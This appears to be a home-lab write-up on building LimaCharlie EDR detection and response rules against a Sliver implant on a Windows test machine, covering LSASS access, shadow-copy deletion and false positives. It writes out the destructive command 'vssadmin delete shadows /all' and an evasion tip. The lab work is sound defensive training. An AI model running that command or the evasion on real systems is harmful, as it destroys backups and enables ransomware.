2023-11-02 18:20:29   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140696625217536,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe","CREATION_TIME":1698870718208,"FILE_I
2023-11-02 19:13:41   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe","CREATION_TIME":1698951902414,"FILE_I
2023-11-02 19:13:41   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe","CREATION_TIME":1698951902414,"FILE_I
2023-11-12 21:38:40   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe","CREATION_TIME":1698951902414,"FILE_I
2023-11-12 22:04:23   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe","CREATION_TIME":1698951902414,"FILE_I
2023-11-12 22:12:51   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe","CREATION_TIME":1698951902414,"FILE_I
```




```
https://app.limacharlie.io/orgs/605de821-07ad-4962-9eba-0ad298789cc7/sensors/0b8fbca0-8611-4df5-8bc0-9125ff695984/timeline?event_types=SENSITIVE_PROCESS_ACCESS&selected=...

Jump to Time: 2023-11-14 18:18:10
Event Type Filters: SENSITIVE_PROCESS_ACCESS ×

That's all for this sensor! No more past events to fetch.

2023-11-02 18:20:29   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140696625217536,"COMMAND
2023-11-02 18:20:29   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140696625217536,"COMMAND
2023-11-02 19:13:41   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-02 19:13:41   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 21:38:40   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:04:23   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:12:51   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:12:51   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:12:52   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:23:40   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:23:40   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:23:41   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:26:19   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:27:56   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:28:02   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:31:50   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:31:50   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
2023-11-12 22:31:51   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700419227648,"COMMAND
```

```
      "tags": [
        0: "lc-demo-sensor"
      ]
      "this": "88b923c09181b50f279a338f6543f2f1"
    }
  }
  1: {
    "event": {
      "ACCESS_FLAGS": 2097151
      "PARENT_PROCESS_ID": 10436
      "PROCESS_ID": 804
      "SOURCE": {
        "BASE_ADDRESS": 15466496
        "COMMAND_LINE":
        ""C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe""
        "FILE_IS_SIGNED": 0
        "FILE_PATH": "C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe"
        "HASH":
```

Lima Charlie allows me to filter the timeline log events by event type: Sensitive_Process_Access.

Upon further inspection of the SENSITVE_PROCESS_ACCESS logs I can see NERVOUS_BANQUETTE.exe is responsible. Now that we know what the event looks like, it is time to create a detection and response rule.




Detect

```
event: SENSITIVE_PROCESS_ACCESS
op: ends with
path: event/*/TARGET/FILE_PATH
value: lsass.exe
```

Respond

```
- action: report
  name: LSASS access
```

I am specifying that this detection should only alert based off Sensitive_Process_Access events where the process ends with lsass.exe. The respond section allows me to generate a report based off the rule. LimaCharlie has a feature to allow you to test your new rule based off the log entry the rule was created for.




```
          "event_type": "REMOTE_PROCESS_HANDLE",
          "ext_ip": "67.235.154.94",
          "hostname": "windev2310eval.localdomain",
          "iid": "d589a769-83ec-475a-aa76-1b68da1819a8",
          "int_ip": "192.168.178.130",
          "moduleid": 2,
          "oid": "605de821-07ad-4962-9eba-0ad298789cc7",
          "parent": "985c0f89c29e09914ddb3efd65515235",
          "plat": 268435456,
          "sid": "0b8fbca0-8611-4df5-8bc0-9125ff695984",
          "tags": [
            "lc-demo-sensor"
          ],
          "target": "88b923c09181b50f279a338f6543f2f1",
          "this": "0a17b537b5f875d8feb1a65f6553b9d8"
        }
      }
    ]
  },
  "routing": {
    "arch": 2,
    "did": "",
    "event_id": "3b19fbea-97ab-4d55-91ef-dbc8a1c2b2a0",
    "event_time": 1699985880927,
    "event_type": "SENSITIVE_PROCESS_ACCESS",
```

Match. 1 operations were evaluated with the following results:

- true => (ends with) {"event":"SENSITIVE_PROCESS_ACCESS","op":"ends with","path":"event/*/TARGET/FILE_PATH","value":"lsass.exe"}

I can see our rule accomplishes what I intend and can move forward. After attempting to run the command again on my attack box, we can see what happens with my rule in the detections heading.



Category: Select...

Source: i.e. 'hostname-123'

Jump to time: 2023-11-14 19:00:49

You're up-to-date!

```
2023-11-14 18:59:02  LSASS access windev2310eval.localdomain {"event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-14 18:59:01  LSASS access windev2310eval.localdomain {"event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-14 18:59:01  LSASS access windev2310eval.localdomain {"event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-12 22:29:59  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"BA
2023-11-12 21:48:30  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"BA
2023-11-02 19:06:28  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"BA
2023-11-02 18:09:47  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"BA
```


ecce0d0d-e623-4d36-b5c2-f04c6553c377

Category: LSASS access

Time: 2023-11-14 18:59:02

Source: windev2310eval.localdomain

The next step is to act against the threat actor. In a typical real-world environment, it would be best practice to generate a detection rule, like the one above, and let it run for a few weeks to eliminate false positives and create a baseline to create a good block rule. Setting up a bad block rule will very likely disrupt a working environment. In this lab, I will just generate the block rule to the best of my knowledge. In my attack box, we will start a new system shell from inside the windows system and run the command *vssadmin delete shadows /all*. Which will delete shadow copies and open up ransomware possibilities. As any good Endpoint Detection and Response (EDR) should, Lima has a rule for this kind of activity.



Detections [View Docs]

Category: Select...

Source: i.e. 'hostname-123'

Jump to time: 2023-11-14 20:16:16

```
You're up-to-date!

2023-11-14 20:16:41  Shadow Copies Deletion Using Operating Systems Utilities windev2310eval.localdomain
2023-11-14 18:59:02  LSASS access windev2310eval.localdomain {"event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-14 18:59:01  LSASS access windev2310eval.localdomain {"event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-14 18:59:01  LSASS access windev2310eval.localdomain {"event":{"EVENTS":[{"event":{"BASE_ADDRESS
2023-11-12 22:29:59  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"BA
2023-11-12 21:48:30  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"BA
2023-11-02 19:06:28  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"BA
2023-11-02 18:09:47  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"BA

That's all! No more past detections to fetch.
```

cbfa3816-442c-490f-8200-61406553d5a9


Category: Shadow Copies Deletion Using Operating Systems Utilities

Time: 2023-11-14 20:16:41


Source: windev2310eval.localdomain

```
"detection": {
  "author": "_sigma[lock][segment][secret]"
  "cat": "Shadow Copies Deletion Using Operating Systems Utilities"
  "detect": {
    "event": {
      "COMMAND_LINE":
      ""C:\Windows\system32\vssadmin.exe" delete shadows /all"
      "FILE_IS_SIGNED": 1
      "FILE_PATH": "C:\Windows\system32\vssadmin.exe"
      "HASH":
      "39d1bca6060207c9f8d9f3eea060428f250f4aa542c6aac6e66da24464fc
      10f"
      "PARENT": {
        "BASE_ADDRESS": 140702322786304
```

Going to the event timeline, I will create a rule directly based on this event. LimaCharlie will create a specific rule given the known information of the event.




```
"event" : {
  "COMMAND_LINE" :
  ""C:\Windows\system32\vssadmin.exe" delete shadows /all"
  "FILE_IS_SIGNED" : 1
  "FILE_PATH" : "C:\Windows\system32\vssadmin.exe"
  "HASH" :
  "39d1bca6060207c9f8d9f3eea060428f250f4aa542c6aac6e66da24464dfc10f"
  "PARENT" : {
    "BASE_ADDRESS" : 140702628380672
    "COMMAND_LINE" :
    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoEx
    it -Command [Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8"
    "FILE_IS_SIGNED" : 1
    "FILE_PATH" :
    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
    "HASH" :
    "529ee9d30eef7e331b24e66d68205ab4554b6eb3487193d53ed3a840ca7dde5
    d"
    "MEMORY_USAGE" : 54464512
    "PARENT_ATOM" : "a7c2dad7882d607f37ea4e786418778c"
    "PARENT_PROCESS_ID" : 9512
    "PROCESS_ID" : 1464
    "THIS_ATOM" : "bea0f31ddf249e597274804264187ab6"
    "THREADS" : 20
    "TIMESTAMP" : 1679325877354
```




```
- action: report
  name: vss_deletion_kill_it
- action: task
  command:
    - deny_tree
    - <<routing/parent>>
```

The "action: report" tab sends a response to the detection tab, and the "action: task" section eliminates the process where the command is executed. Saving and testing my rule now, I'll run the same command, and my shell should be automatically terminated.



```
PS C:\Users\User\Downloads> whoami
whoami
windev2310eval\user
PS C:\Users\User\Downloads> vssadmin delete shadows /all
Shell exited

[server] sliver (NERVOUS_BANQUETTE) >
```


The rule was successful. But this rule will only detect and block the very specific command we gave, this could be avoided by simply adding in a random space to the command. To fix it I changed it to the following rule, which will detect each of the individual parts of the command.



```
- op: is
  path: event/FILE_PATH
  value: C:\Windows\system32\vssadmin.exe
- op: contains
  path: event/COMMAND_LINE
  value: 'delete'
- op: contains
  path: event/COMMAND_LINE
  value: 'shadows'
- op: contains
  path: event/COMMAND_LINE
  value: '/all'
```


False Positives

The next part of this lab will deal with false positives and how to manage them. I created a detection and response rule that will detect any activity executing *svchost.exe*, which will generate many false positive reports since it is a normal process.



```
event: NEW_PROCESS
op: ends with
path: event/FILE_PATH
value: \svchost.exe
```

Upon inspecting the detection alerts, Lima easily allows me to create a false positive rule.



Category: Suspicous svchost… | Source: i.e. 'hostname-123' | Jump to time: 2023-11-15 01:18:37

new detection(s) inbound - sync now?

```
2023-11-15 01:15:07 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:13:43 Suspicous svchost activity windev2310eval.localdomain {"event":{"COMMAND_LINE":"C:
2023-11-15 01:13:43 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:10:37 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:07:20 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:07:20 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:07:08 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:06:32 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:04:06 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 01:02:09 Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
```

